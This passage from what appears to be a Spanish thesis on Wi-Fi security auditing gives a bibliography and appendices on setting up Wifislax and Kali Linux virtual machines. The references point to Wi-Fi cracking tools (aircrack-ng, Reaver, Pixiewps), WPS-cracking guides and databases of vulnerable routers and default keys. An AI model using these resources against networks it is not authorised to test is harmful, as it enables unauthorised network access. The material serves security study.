- [2] A. Ocón Carreras y C. Rosa Remedios, *Emergencias Tecnológicas*. 2 edición. Las Palmas de Gran Canaria: Universidad de las Palmas de Gran Canaria, 2019.
- [3] P.M. Sandri, La Vanguardia, “Ciberataques a empresas”, 2021. [En línea] Disponible: <https://www.lavanguardia.com/economia/20210503/7424172/ciberataques-empresas-crecen-25-causa-pandemia.html> [Accedido: septiembre-2022]
- [4] Wi-fi, “Wi-Fi Generations”, 2022. [Online] Available: <https://www.wi-fi.org/discover-wi-fi> [Accessed: 25-jun-2022]
- [5] BOE, “Ley Orgánica 10/1995, de 23 de noviembre del Código Penal”, 2023. [En línea] Disponible: <https://www.boe.es/eli/es/lo/1995/11/23/10/con> [Accedido: junio-2023]
- [6] BOE, “Diario Oficial de la Unión Europea”, 2016. [En línea] Disponible: <https://www.boe.es/doue/2016/119/L00001-00088.pdf> [Accedido: junio 2023]
- [7] McCann Tech, “Wi-Fi 101”, 2020 [Online] Available: <https://evanmccann.net/blog/wifi-101/faq> [Accessed: may-2023]
- [8] Y. Fernández, Xataka, “Wifi 6E de 6GHz”, 2021 [En línea] Disponible: <https://www.xataka.com/basics/wifi-6e-6ghz-que-que-ventajas-supone> [Accedido: octubre-2022]
- [9] J. Aufranc, Cnx Software, “802.11ay WiFi”, 2018 [Online] Available: <https://www.cnx-software.com/2018/10/17/qualcomm-qca64x8-qca64x1-802-11ay-wifi-10-gbps-bandwidth/> [Accessed: september-2022]
- [10] Community Nxp, “802.11 Wi-fi Connection and Disconnection”, 2020 [Online] Available: <https://community.nxp.com/t5/Wireless-Connectivity-Knowledge/802-11-Wi-Fi-Connection-Disconnection-process/ta-p/1121148> [Accessed: may-2023]
- [11] A. Zola, Tech Target, “Shared Key Authentication”, 2022 [Online] Available: <https://www.techtarget.com/searchsecurity/definition/Shared-Key-Authentication-SKA> [Accessed: may-2023]
- [12] D. Cordoba, Junco Tic, “Wpa2: ¿Cómo funciona este algoritmo?”, 2017 [En línea] Disponible: <https://juncotic.com/wpa2-como-funciona-algoritmo-wifi/> [Accedido: mayo-2023]
- [13] Wifi Professionals , “4-way handshake”, 2019 [Online] Available: <https://www.wifi-professionals.com/2019/01/4-way-handshake> [Accessed: september-2022]
- [14] A. Boya García, Ntrrgc.me, “El cifrado RC4”, Universidad de Salamanca, 2017 [En línea] Disponible: [https://ntrrgc.me/attachments/Cifrado\\_RC4/](https://ntrrgc.me/attachments/Cifrado_RC4/) [Accedido: septiembre-2022]

- [15] J. Pastor, Xataka, "Seguridad WiFi", 2017 [En línea] Disponible: <https://www.xataka.com/seguridad/caos-en-la-seguridad-wifi-un-repaso-a-las-vulnerabilidades-de-wep-wap-y-wap2> [Accedido: septiembre-2022]
- [16] E. Chatzoglou, G. Kambourakis, C. Koliass, Science Direct, "DoS attacks on WPA3-SAE", 2022 [En línea] Disponible: <https://www.sciencedirect.com/science/article/pii/S221421262100243X> [Accedido: septiembre-2022]
- [17] Harvard University, "Risk Management & Audit Services", 2022 [Online] Available: <https://rmas.fad.harvard.edu/faq/what-does-information-systems-audit-entail> [Accessed: september-2022]
- [18] I. Belcic, Avast, "Cracking", 2022 [En línea] Disponible: <https://www.avast.com/es-es/c-cracking> [Accedido: septiembre-2022]
- [19] Tp Link, "Tp Link", 2022 [Online] Available: <http://tplinkwifi.net/> [Accessed: julio-2022]
- [20] Wifi Store, "Kali Linux Adaptadores", 2022 [En línea] Disponible: <https://wifistore.es/kali-linux-compatibles-cuales-son-los-mejores-adaptadores-wifi-usb/> [Accedido: septiembre-2022]
- [21] Oracle, "VirtualBox Download", 2022 [Online] Available: <https://www.virtualbox.org/wiki/Downloads> [Accessed: mayo-2022]
- [22] Wifislax, "Wifislax Download", 2022 [En línea] Disponible: <https://www.wifislax.com/category/download/nuevas-versiones> [Accedido: mayo-2022]
- [23] Kali, "Kali Linux Download", 2022 [Online] Available: <https://www.kali.org/get-kali/> [Accessed: may-2022]
- [24] Aircrack-ng, "Airodump-ng", 2022 [Online] Available: <https://www.aircrack-ng.org/doku.php?id=airodump-ng> [Accessed: july-2022]
- [25] Aircrack-ng, "Fake authentication", 2022 [Online] Available: [https://www.aircrack-ng.org/doku.php?id=fake\\_authentication](https://www.aircrack-ng.org/doku.php?id=fake_authentication) [Accessed: september-2022]
- [26] Aircrack-ng, "Aireplay-ng", 2022 [Online] Available: <https://www.aircrack-ng.org/doku.php?id=aireplay-ng> [Accessed: july-2022]
- [27] Kali, "Reaver", 2022, [Online] Available: <https://www.kali.org/tools/reaver/> [Accessed: septiembre-2022]
- [28] Github, "Pixiewps", 2018, [Online] Available: <https://github.com/wiire-a/pixiewps> [Accessed: mayo- 2023]
- [29] S. De Luz, Redes Zone, "Métodos Crackear WPS router", 2023, [En línea] Disponible: <https://www.redeszone.net/tutoriales/redes-wifi/metodos-crackear-wps-routers-wifi/> [Accedido: mayo-2023]



- [30] Kali Forums, "Reaver WPS locked", 2023, [Online] Available: <https://forums.kali.org/showthread.php?19641-Reaver-WPS-Locked-Situation-and-Useful-Link> [Accessed: may-2023]
- [31] Docs Google "Wireless Security Database", 2015, [Online], Available: [https://docs.google.com/spreadsheets/d/1tSlbqVQ59kGn8hgmwCPTHUECQ3o9YhXR91A\\_p7Nnj5Y/edit?pli=1#gid=2048815923](https://docs.google.com/spreadsheets/d/1tSlbqVQ59kGn8hgmwCPTHUECQ3o9YhXR91A_p7Nnj5Y/edit?pli=1#gid=2048815923) [Accessed: may 2023]
- [32] Docs Google "WPS Flaw Vulnerable Devices", 2012, [Online], Available: <https://docs.google.com/spreadsheets/d/1uJE5YYSP-wHUu5-smIMTmJNu84XAviwyTmHyVGmT0/edit#gid=0> [Accessed: may-2023]
- [33] TP-LINK, "TP-LINK Firmware", 2023, [En línea], Accedido: <https://www.tp-link.com/es/support/download/tl-wr841n/v13/#Firmware> [Accedido: may-2023]
- [34] Wireshark, "Wireshark Tools", 2022 [Online] Available: <https://www.wireshark.org/tools/oui-lookup.html> [Accessed september-2022]
- [35] S. de los Santos, Hispasec "Claves por defecto Movistar y Jazztel", 2022 [Online] Available: <https://unaaldia.hispasec.com/2011/02/las-claves-por-defecto-de-los-routers-de-movistar-y-jazztel-al-descubierto.html> [Accessed diciembre-2022]
- [36] Github, "WPS Database", 2016 [En línea] Disponible: <https://github.com/al4r0/v4char-web/blob/master/archivos/wps.txt> [Accedido: mayo-2023]
- [37] Tp Link, "Tp Link", *Tp Link*, 2022 [En línea] Disponible: <https://www.tp-link.com/es/> [Accedido: diciembre-2022]
- [38] Apple, "Direcciones Físicas IOS", 2022 [En línea] Disponible <https://support.apple.com/es-es/HT211227> [Accedido: diciembre 2022]
- [39] I. Ramirez, Xataka, "Dirección MAC Móviles", 2022 [En línea] Disponible: <https://www.xatakandroid.com/tutoriales/como-saber-direccion-mac-movil-android> [Accedido: diciembre -2022]
- [40] A. Pérez, *OBS Business School*, "Características Firewall", 2022 [En línea] Disponible: <https://www.obsbusiness.school/blog/tipos-de-firewall-caracteristicas-y-recomendaciones-de-uso> [Accedido: diciembre -2022]
- [41] I. Ramírez, Xataka, "VPN", 2022 [En línea] Disponible: <https://www.xataka.com/basics/que-es-una-conexion-vpn-para-que-sirve-y-que-ventajas-tiene> [Accedido: diciembre -2022]
- [42] T. Hebert, Global Sign, "Krack WPA2", 2022 [Online] Available: <https://www.globalsign.com/en/blog/krack-wpa2-wifi-vulnerability> [Accessed: noviembre -2022]
- [43] J. Pastor, Xataka, "Ataques Krack", 2018, [En línea] Accesible: <https://www.xataka.com/seguridad/ataque-krack-a-redes-wpa2-asi-actua-y-asi-puedes-protégerte> [Accessed: noviembre -2022]

## Anexo A: Creación Entorno Wifislax con VirtualBox

1. Acceder a la dirección web de Wifislax: <https://www.wifislax.com/category/download/nuevas-versiones/>, escoger la versión de descarga y la arquitectura correspondiente al equipo “wifislax 64 bits” o “wifislax 32 bits”.
2. Abrir VirtualBox y creamos una nueva máquina virtual escogemos el nombre y la localización de la carpeta de la máquina. Posteriormente creamos nuestra máquina con estas características:
  - Tipo: Linux
  - Versión: Ubuntu (64-bit)
  - Tamaño de memoria: 2048 MB
  - Disco duro: Crear disco virtual
  - Tipo archivo de disco duro: VDI (VirtualBox Disk Image)
  - Almacenamiento en unidad de disco duro: Reservado dinámicamente.
  - Elegimos la ubicación y el tamaño del archivo. En nuestro caso, hemos escogido 10GB
3. A continuación, vamos cambiar algunas opciones de configuración. Acceder a configuración.
  - Dirigirse a almacenamiento y añadir el controlador IDE, que se descargó de la web de Wifislax.
  - En el apartado de red cambiamos el tipo de conexión a adaptador puente y buscamos nuestra tarjeta inalámbrica. Luego vamos avanzado y en modo promiscuo permitimos todo.
  - Finalmente accedemos al apartado de USB elegimos el controlador USB 2.0 y añadimos nuestra tarjeta red en los dispositivos USB.
4. Ejecutar la máquina y seleccionamos “Wifislax64 Live Español”. Deberemos esperar hasta que esté instalado.
- 5.
6. Como último paso actualizamos wifislax y para ellos hacemos uso de estos dos comandos:
  - *slapt-get -update*
  - *slapt-get -upgrade*

## Anexo B: Creación Entorno Kali con VirtualBox

1. Acceder a la dirección web de Kali: <https://www.kali.org/get-kali/>, lo primero que debemos escoger es la opción que deseamos.
2. Abrir VirtualBox y creamos una nueva máquina virtual con estas características:
  - Tipo: Linux
  - Versión: Debian (64-bit)
  - Tamaño de memoria: 2048 MB
  - Disco duro: Crear disco virtual
  - Tipo archivo de disco duro: VDI (VirtualBox Disk Image)
  - Almacenamiento en unidad de disco duro: Reservado dinámicamente.
  - Elegimos la ubicación y el tamaño del archivo. En nuestro caso, hemos escogido 25GB
3. A continuación, cambiamos algunas opciones de configuración. Acceder a configuración.
  - Dirigirse a almacenamiento y añadir el controlador IDE, que se descargó de la web de Kali.
  - En el apartado de red cambiamos el tipo de conexión a adaptador puente y buscamos nuestra tarjeta inalámbrica. Luego vamos avanzado y en modo promiscuo permitimos todo.
  - Finalmente accedemos al apartado de USB elegimos el controlador USB 2.0 y añadimos nuestra tarjeta red en los dispositivos USB.
4. Ejecutar la máquina virtual y seleccionar las siguientes opciones:
  - Graphical Install
  - Idioma: español
  - Ubicación: España
  - Teclado: español
  - En la configuración de la red hay dejarlo como esta, se puede cambiar el nombre de la máquina, pero en nuestro caso lo hemos dejado como viene por defecto. En cuanto el nombre de dominio lo hemos dejado en blanco.
  - Crear un nuevo usuario. Escogemos el nombre completo y luego el nombre de usuario. Posteriormente procedemos a añadir la contraseña para dicho usuario.
  - Configuración del reloj: Islas Canarias.
  - Particionado de discos: Guiado- utilizar todo el disco
  - Particionado del disco: escoger el disco que sale por

defecto, añadir todos los ficheros en una partición y finalizar el particionado. Por último, escribir los cambios en el disco.

- Selección de programas, dejamos las opciones que vienen por defecto.
- Instalar el cargador de arranque GRUB en `/dev/sda`.

5. Una vez pongamos las credenciales de usuario y nos encontremos en la página de inicio de Kali, abrimos una terminal y ejecutamos el siguiente comando para poner la contraseña del root que queramos y acceder desde el inicio:

- `sudo su`
- `passwd root` y añadimos la contraseña para root

6. Por último, actualizamos el Kali:

- `apt-get update && apt-get upgrade`